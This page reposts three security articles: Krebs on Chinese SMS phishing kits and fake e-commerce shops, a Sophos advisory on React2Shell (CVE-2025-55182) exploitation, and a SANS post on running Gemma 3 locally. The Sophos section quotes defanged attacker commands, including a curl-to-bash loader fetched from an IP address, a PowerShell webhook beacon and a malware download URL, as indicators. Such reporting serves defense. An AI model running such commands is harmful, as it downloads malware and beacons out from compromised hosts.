Author: anonymousmedia_tal70o

  • SMS Phishers Pivot to Points, Taxes, Fake Retailers – Krebs on Security

    SMS Phishers Pivot to Points, Taxes, Fake Retailers – Krebs on Security


    China-based phishing groups blamed for non-stop scam SMS messages about a supposed wayward package or unpaid toll fee are promoting a new offering, just in time for the holiday shopping season: Phishing kits for mass-creating fake but convincing e-commerce websites that convert customer payment card data into mobile wallets from Apple and Google. Experts say these same phishing groups also are now using SMS lures that promise unclaimed tax refunds and mobile rewards points.

    Over the past week, thousands of domain names were registered for scam websites that purport to offer T-Mobile customers the opportunity to claim a large number of rewards points. The phishing domains are being promoted by scam messages sent via Apple’s iMessage service or the functionally equivalent RCS messaging service built into Google phones.

    An instant message spoofing T-Mobile says the recipient is eligible to claim thousands of rewards points.

    The website scanning service urlscan.io shows thousands of these phishing domains have been deployed in just the past few days alone. The phishing websites will only load if the recipient visits with a mobile device, and they ask for the visitor’s name, address, phone number and payment card data to claim the points.

    A phishing website registered this week that spoofs T-Mobile.

    If card data is submitted, the site will then prompt the user to share a one-time code sent via SMS by their financial institution. In reality, the bank is sending the code because the fraudsters have just attempted to enroll the victim’s phished card details in a mobile wallet from Apple or Google. If the victim also provides that one-time code, the phishers can then link the victim’s card to a mobile device that they physically control.

    Pivoting off these T-Mobile phishing domains in urlscan.io reveals a similar scam targeting AT&T customers:

    An SMS phishing or “smishing” website targeting AT&T users.

    Ford Merrill works in security research at SecAlliance, a CSIS Security Group company. Merrill said multiple China-based cybercriminal groups that sell phishing-as-a-service platforms have been using the mobile points lure for some time, but the scam has only recently been pointed at consumers in the United States.

    “These points redemption schemes have not been very popular in the U.S., but have been in other geographies like EU and Asia for a while now,” Merrill said.

    A review of other domains flagged by urlscan.io as tied to this Chinese SMS phishing syndicate shows they are also spoofing U.S. state tax authorities, telling recipients they have an unclaimed tax refund. Again, the goal is to phish the user’s payment card information and one-time code.

    A text message that spoofs the District of Columbia’s Office of Tax and Revenue.

    CAVEAT EMPTOR

    Many SMS phishing or “smishing” domains are quickly flagged by browser makers as malicious. But Merrill said one burgeoning area of growth for these phishing kits — fake e-commerce shops — can be far harder to spot because they do not call attention to themselves by spamming the entire world.

    Merrill said the same Chinese phishing kits used to blast out package redelivery message scams are equipped with modules that make it simple to quickly deploy a fleet of fake but convincing e-commerce storefronts. Those phony stores are typically advertised on Google and Facebook, and consumers usually end up at them by searching online for deals on specific products.

    A machine-translated screenshot of an ad from a China-based phishing group promoting their fake e-commerce shop templates.

    With these fake e-commerce stores, the customer is supplying their payment card and personal information as part of the normal check-out process, which is then punctuated by a request for a one-time code sent by your financial institution. The fake shopping site claims the code is required by the user’s bank to verify the transaction, but it is sent to the user because the scammers immediately attempt to enroll the supplied card data in a mobile wallet.

    According to Merrill, it is only during the check-out process that these fake shops will fetch the malicious code that gives them away as fraudulent, which tends to make it difficult to locate these stores simply by mass-scanning the web. Also, most customers who pay for products through these sites don’t realize they’ve been snookered until weeks later when the purchased item fails to arrive.

    “The fake e-commerce sites are tough because a lot of them can fly under the radar,” Merrill said. “They can go months without being shut down, they’re hard to discover, and they generally don’t get flagged by safe browsing tools.”

    Happily, reporting these SMS phishing lures and websites is one of the fastest ways to get them properly identified and shut down. Raymond Dijkxhoorn is the CEO and a founding member of SURBL, a widely-used blocklist that flags domains and IP addresses known to be used in unsolicited messages, phishing and malware distribution. SURBL has created a website called smishreport.com that asks users to forward a screenshot of any smishing message(s) received.

    “If [a domain is] unlisted, we can find and add the new pattern and kill the rest” of the matching domains, Dijkxhoorn said. “Just make a screenshot and upload. The tool does the rest.”

    The SMS phishing reporting site smishreport.com.

    Merrill said the last few weeks of the calendar year typically see a big uptick in smishing — particularly package redelivery schemes that spoof the U.S. Postal Service or commercial shipping companies.

    “Every holiday season there is an explosion in smishing activity,” he said. “Everyone is in a bigger hurry, frantically shopping online, paying less attention than they should, and they’re just in a better mindset to get phished.”

    SHOP ONLINE LIKE A SECURITY PRO

    As we can see, adopting a shopping strategy of simply buying from the online merchant with the lowest advertised prices can be a bit like playing Russian Roulette with your wallet. Even people who shop mainly at big-name online stores can get scammed if they’re not wary of too-good-to-be-true offers (think third-party sellers on these platforms).

    If you don’t know much about the online merchant that has the item you wish to buy, take a few minutes to investigate its reputation. If you’re buying from an online store that is brand new, the risk that you will get scammed increases significantly. How do you know the lifespan of a site selling that must-have gadget at the lowest price? One easy way to get a quick idea is to run a basic WHOIS search on the site’s domain name. The more recent the site’s “created” date, the more likely it is a phantom store.

    If you receive a message warning about a problem with an order or shipment, visit the e-commerce or shipping site directly, and avoid clicking on links or attachments — particularly missives that warn of some dire consequences unless you act quickly. Phishers and malware purveyors typically seize upon some kind of emergency to create a false alarm that often causes recipients to temporarily let their guard down.

    But it’s not just outright scammers who can trip up your holiday shopping: Often times, items that are advertised at steeper discounts than other online stores make up for it by charging way more than normal for shipping and handling.

    So be careful what you agree to: Check to make sure you know how long the item will take to be shipped, and that you understand the store’s return policies. Also, keep an eye out for hidden surcharges, and be wary of blithely clicking “ok” during the checkout process.

    Most importantly, keep a close eye on your monthly statements. If I were a fraudster, I’d most definitely wait until the holidays to cram through a bunch of unauthorized charges on stolen cards, so that the bogus purchases would get buried amid a flurry of other legitimate transactions. That’s why it’s key to closely review your credit card bill and to quickly dispute any charges you didn’t authorize.




    Source link

  • React2Shell flaw (CVE-2025-55182) exploited for remote code execution – Sophos News

    React2Shell flaw (CVE-2025-55182) exploited for remote code execution – Sophos News


    Sophos analysts are investigating the widespread exploitation of a critical vulnerability dubbed ‘React2Shell’ that affects React Server Components versions 19.0.0, 19.1.0, 19.1.1, and 19.2.0. This vulnerability (CVE-2025-55182) was disclosed by React on December 3, 2025, and assigned a CVSS score of 10.0.

    Vulnerability details

    React2Shell is a flaw in the way React Server Components handle data sent from a user’s browser to the server. It affects certain versions of React’s server-side packages that process requests via the React “Flight” protocol, which is the mechanism for sending component data and server actions between the client and server. Many frameworks that rely on React Server Components, such as Next.js, are indirectly affected because they use the same deserialization logic.

    The vulnerability is caused by unsafe handling of incoming data when the server converts network requests into JavaScript objects. When a client sends a request, React “deserializes” the data, meaning that it translates the request into internal program structures that the server can use. Due to insufficient validation of this data, an attacker can send a specially crafted request that does not follow the expected format. Instead of rejecting the malformed input, the server processes it and allows the threat actor’s data to interfere with how the application executes code internally.

    An attacker could exploit this weakness to gain control over the code that the server runs and then execute arbitrary JavaScript, often with the same privileges as the application itself. In practical terms, a threat actor could access sensitive data, alter application behavior, or fully compromise the server environment. Because the attack is carried out by sending a single malicious HTTP request, no user credentials or authentication are required. The threat actor only needs network access to a vulnerable application endpoint. Research by the ShadowServer Foundation identified over 165,000 vulnerable IP addresses and 644,000 domains as of December 8.

    Observed post-exploitation activity

    Sophos analysts have observed multiple instances of post-exploitation activity occurring on customer networks. This activity has included the rapid deployment of Linux loaders; persistence via systemd, cron, and rc.local; covert installation of Node.js and obfuscated JavaScript in hidden directories; the use of public cloud infrastructure and multiple command and control (C2) servers; evidence of network discovery; and simple exfiltration and telemetry beacons via Canarytoken URLs and webhooks.

    Multiple suspicious Windows commands were executed after exploitation of React2Shell was detected (see Figure 1).

    Screenshot of suspicious commands executed via PowerShell on Windows following React2Shell exploitation

    Figure 1: Examples of suspicious post-exploitation commands executed via PowerShell on Windows

    Several suspicious commands using /bin/sh and curl were also observed on Linux (see Figure 2).

    Screenshot of suspicious commands executed on Linux following React2Shell exploitation

    Figure 2: Examples of suspicious post-exploitation commands executed on Linux

    The pattern of these commands is consistent. Remote shell scripts or binaries are downloaded and executed, immediately followed by attempts to clean any trace of the attack. The detected payloads map to known Sophos detections for Linux loaders and agents. Analysis of the retrieved scripts revealed at least four key components, each of which is responsible for a different stage of the attack.

    The first script (gfdsgsdfhfsd_ghsfdgsfdgsdfg.sh, detected by Linux/DldrYI) is a multi-stage malware installer that establishes persistent access on Linux systems. Upon execution, it downloads a legitimate Node.js binary to a hidden directory and then deploys two Base64-encoded payloads: an encrypted data file and heavily obfuscated JavaScript malware. The JavaScript component uses AES-256-CBC encryption to decrypt and execute additional payloads, spawns a detached background process to maintain persistence, and implements anti-forensic measures by deleting the original installer script.

    The second script (tsd.sh, detected by Linux/AgntGB) implements persistence for a component named ‘tsd’ by creating entries under ‘/etc/cron.hourly/tsd’ and ‘/etc/cron.hourly/tsd.sh’, leveraging systemd where available. If systemd or cron are not effective, then the script reverts to using rc.local. The script ensures that tsd is always running, restarting it if the process is not present to ensure that the host is resistant to simple reboots or process kills.

    The third script (init.sh, detected by Linux/AgntGC) is a sophisticated malware deployment tool that establishes persistent system compromise through multiple redundancy mechanisms. Upon execution, it downloads a malicious binary from an AWS S3 bucket (hybird-accesskey-staging-saas[.]s3[.]dualstack[.]ap-northeast-1[.]amazonaws[.]com/agent), installs it to /usr/infju/system_os, and establishes persistence through both systemd service installation and cron-based process management. The malware masquerades as a legitimate system service (system_os.service) with automatic restart capabilities. A separate cron job runs daily at midnight to forcibly restart the process, ensuring continued operation even if the service is manually stopped. The script includes operating system detection for CentOS and Ubuntu, attempts privilege escalation via sudo commands, and creates a process management script that logs all restart activities to /var/log/system_os_management.log. The use of legitimate system directories, systemd integration, and multi-layered persistence mechanisms suggests the script is a professionally developed malware dropper designed for long-term, resilient system compromise. This script includes many Chinese comments, indicating possible links to Chinese-speaking development teams or tooling reuse.

    The fourth script (b.sh, detected by Linux/DldrYG) functions as another loader in the ecosystem and is fetched via ‘/bin/sh -c $(curl -sfL hxxp://194[.]38[.]11[.]3:1790/b.sh | bash | gzip -n | base64 -w0)’. The use of curl | bash plus compression and encoding suggests the threat actor intends to limit the creation of artifacts on disk and may be aiming to bypass simple content inspection. The attacker issues a series of curl and nslookup commands against Canarytokens-style domains to confirm the success of the exploit (see Figure 3).

    Screenshot of redacted curl and nslookup commands that the attacker issued against Canarytokens domains

    Figure 3: Attacker-issued commands against Canarytokens domains

    On Windows systems, the attacker used the simple webhook beacon (redacted):

    C:\Windows\system32\cmd.exe /d /s /c "powershell -c "curl hxxps://webhook[.]site/xxxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx""

    In addition to the Chinese comments noted in the third script, several third-party researchers have observed the React2Shell flaw being exploited by Chinese threat actors. Amazon Web Services reported that infrastructure associated with Earth Lumia and Jackpot Panda, both of which are Chinese state-sponsored groups, has been identified in exploitation attempts. Palo Alto also described seeing the deployment of SNOWLIGHT and VShell malware during attacks, which appears to be consistent with Counter Threat Unit™ (CTU) observations of activity by Chinese state-sponsored group BRONZE SNOWDROP; however, these tools are not unique to one group and further evidence would be required to strengthen this attribution.

    Research by Sysdig links exploitation of the React2Shell vulnerability to North Korean state-sponsored threat actors and suggests that the deployed EtherRAT malware overlaps with tooling in the Contagious Interview campaign. While Sophos analysts have observed EtherRAT deployment, the current data is insufficient to support attribution to North Korean actors or link the activity to Contagious Interview.

    The public release of proof-of-concept (PoC) code to exploit CVE-2025-55182 means that exploitation will likely quickly expand beyond state-sponsored threat groups to opportunistic cybercriminals seeking to target credentials or install cryptominers. CTU™ researchers recommend that organizations operating internet-facing React infrastructure prioritize patching CVE-2025-55182 as appropriate in their environments.

    Detections and threat indicators

    SophosLabs has developed the following detections for this threat:

    • Linux/DldrYI
    • Linux/AgntGA
    • Linux/AgntFZ
    • Linux/AgntGB
    • Linux/AgntGC
    • Linux/DldrYG

    The threat indicators in Table 1 can be used to detect activity related to this threat.

    Indicator Type Context
    gfdsgsdfhfsd_ghsfdgsfdgsdfg.sh Filename Script used in first phase of observed
    React2Shell post-exploitation activity
    011a62df99e52c8b73e259284ab1db47 MD5 hash Script used in first phase of observed
    React2Shell post-exploitation activity
    c3924fc5a90b6120c811eb716a25c168c72db0ba SHA1 hash Script used in first phase of observed
    React2Shell post-exploitation activity
    fb3a6bdf98d5010350c04b2712c2c8357e079dec2d2a848d0dc2def2bafcc984 SHA256
    hash
    Script used in first phase of observed
    React2Shell post-exploitation activity
    tsd.sh Filename Script used in second phase of observed React2Shell post-exploitation activity
    3ba7c58df9b6d21c04eaa822738291b60c65b7c8 SHA1 hash Script used in second phase of observed React2Shell post-exploitation activity
    init.sh Filename Script used in third phase of observed
    React2Shell post-exploitation activity
    88af4a140ec63a15edc17888a08a76b2 MD5 hash Script used in third phase of observed
    React2Shell post-exploitation activity
    da33bda52e9360606102693d68316f4ec1be673e SHA1 hash Script used in third phase of observed
    React2Shell post-exploitation activity
    5a6fdcb5cf815ce065ee585a210c19d1c9efb45c293476554bf1516cc12a1bab SHA256
    hash
    Script used in third phase of observed
    React2Shell post-exploitation activity
    b.sh Filename Script used in fourth phase of observed
    React2Shell post-exploitation activity
    1e54a769e692a69d74f598e0b1fdb2949f242de3 SHA1 hash Script used in fourth phase of observed
    React2Shell post-exploitation activity

    Table 1: Indicators for this threat


    Source link

  • Using AI Gemma 3 Locally with a Single CPU

    Using AI Gemma 3 Locally with a Single CPU


    Several months ago, I got a Nucbox K8 Plus minicomputer to use as a Proxmox 9 server. At the time of this acquisition, I didn’t realize this minicomputer had an artificial intelligence (AI) engine [1] build in the CPU that could be used to run AI applications locally. A coworker recommended that I try Google Gemma 3 as a local AI open model to work with my use cases.

    “Gemma is a family of generative artificial intelligence (AI) models and you can use them in a wide variety of generation tasks, including question answering, summarization, and reasoning.” [2], a review of the Gemma 3 key features is also posted on this page. This page [3] lists the minimum requirements for the 5 Gemma 3 models 270M, 1B, 4B, 12B, and 27B.


    Default Open WebUI

    My Setup with Open WebUI

    • OS is a Linux Container (LXC) Ubuntu 24.04
    • Ollama with gemma3:12b [4]
    • Open WebUI [5]

    Installing Ollama with Gemma 3

    I used these steps to get Gemma setup. First review the requirements for RAM [3] before deciding with Gemma 3 model to install. You can start small (i.e. 4B or smaller) for testing before using a larger model. I’m using  4B and 12B with 16 GB of RAM with my installation. 

    If you want to test some queries before installing the WebUI, this last command will open the interpreter:

    ollama run gemma3:4b

    Since I have a Ryzen 7 CPU, my next step was to install the admgpu [7] software to use the AI features of the CPU. The last step is to install the graphical interface to work from a browser using the Open WebUI [5] and there are several models listed here to get the WebUI running. I had to try a few combinations; in the end this is what I used:

    sudo docker run -d -p 80:8080 -v ollama:/root/.ollama –add-host=host.docker.internal:host-gateway -v open-webui:/app/backend/data –name open-webui –restart always ghcr.io/open-webui/open-webui:main

    Bugs in Proxmox 9 for LXC and AppArmor

    For the Linux Container to run correctly, I had to edit the edit the LXC config file (114 is the container number) and add those two lines:

    vi /etc/pve/lxc/114.conf

    • lxc.apparmor.profile: unconfined
    • lxc.mount.entry: /dev/null sys/module/apparmor/parameters/enabled none bind 0 0

    And it may also be necessary to add this as well in the sudo command before installing the docker: –security-opt apparmor:unconfined

    Login WebUI Interface


    After the installation of the WebUI, you need to create the first admin account before being able to login.My first query asked my AI to describe the IPv4 header:

    Gemma 3 offers the ability to work with large files with its 128K context, work with images and has multilingual support which is practical if you know multiple languages. Finally, it can run locally in PC, laptop and smartphone on a single GPU or TPU and smaller devices. If you have experience using Gemma 3, what are the use cases you are using it? You can add your comments in our contact form.

    [1] https://www.amd.com/en/products/processors/laptop/ryzen/8000-series/amd-ryzen-7-8845hs.html

    [2] https://ai.google.dev/gemma/docs/core

    [3] https://ai.google.dev/gemma/docs/core#sizes

    [4] https://deepmind.google/models/gemma/gemma-3/

    [5] https://github.com/open-webui/open-webui

    [6] https://ai.google.dev/gemma/docs/integrations/ollama?utm_source=deepmind.google&utm_medium=referral&utm_campaign=gdm&utm_content

    [7] https://rocm.docs.amd.com/projects/radeon-ryzen/en/latest/docs/install/installryz/native_linux/install-ryzen.html

    [8] https://forum.proxmox.com/threads/priviledge-container-disabling-apparmor-does-not-work.122168/

    [9] https://blog.ktz.me/apparmors-awkward-aftermath-atop-proxmox-9/

    [10] https://docs.openwebui.com/

    ———–

    Guy Bruneau IPSS Inc.

    My GitHub Page

    Twitter: GuyBruneau

    gbruneau at isc dot sans dot edu


    Source link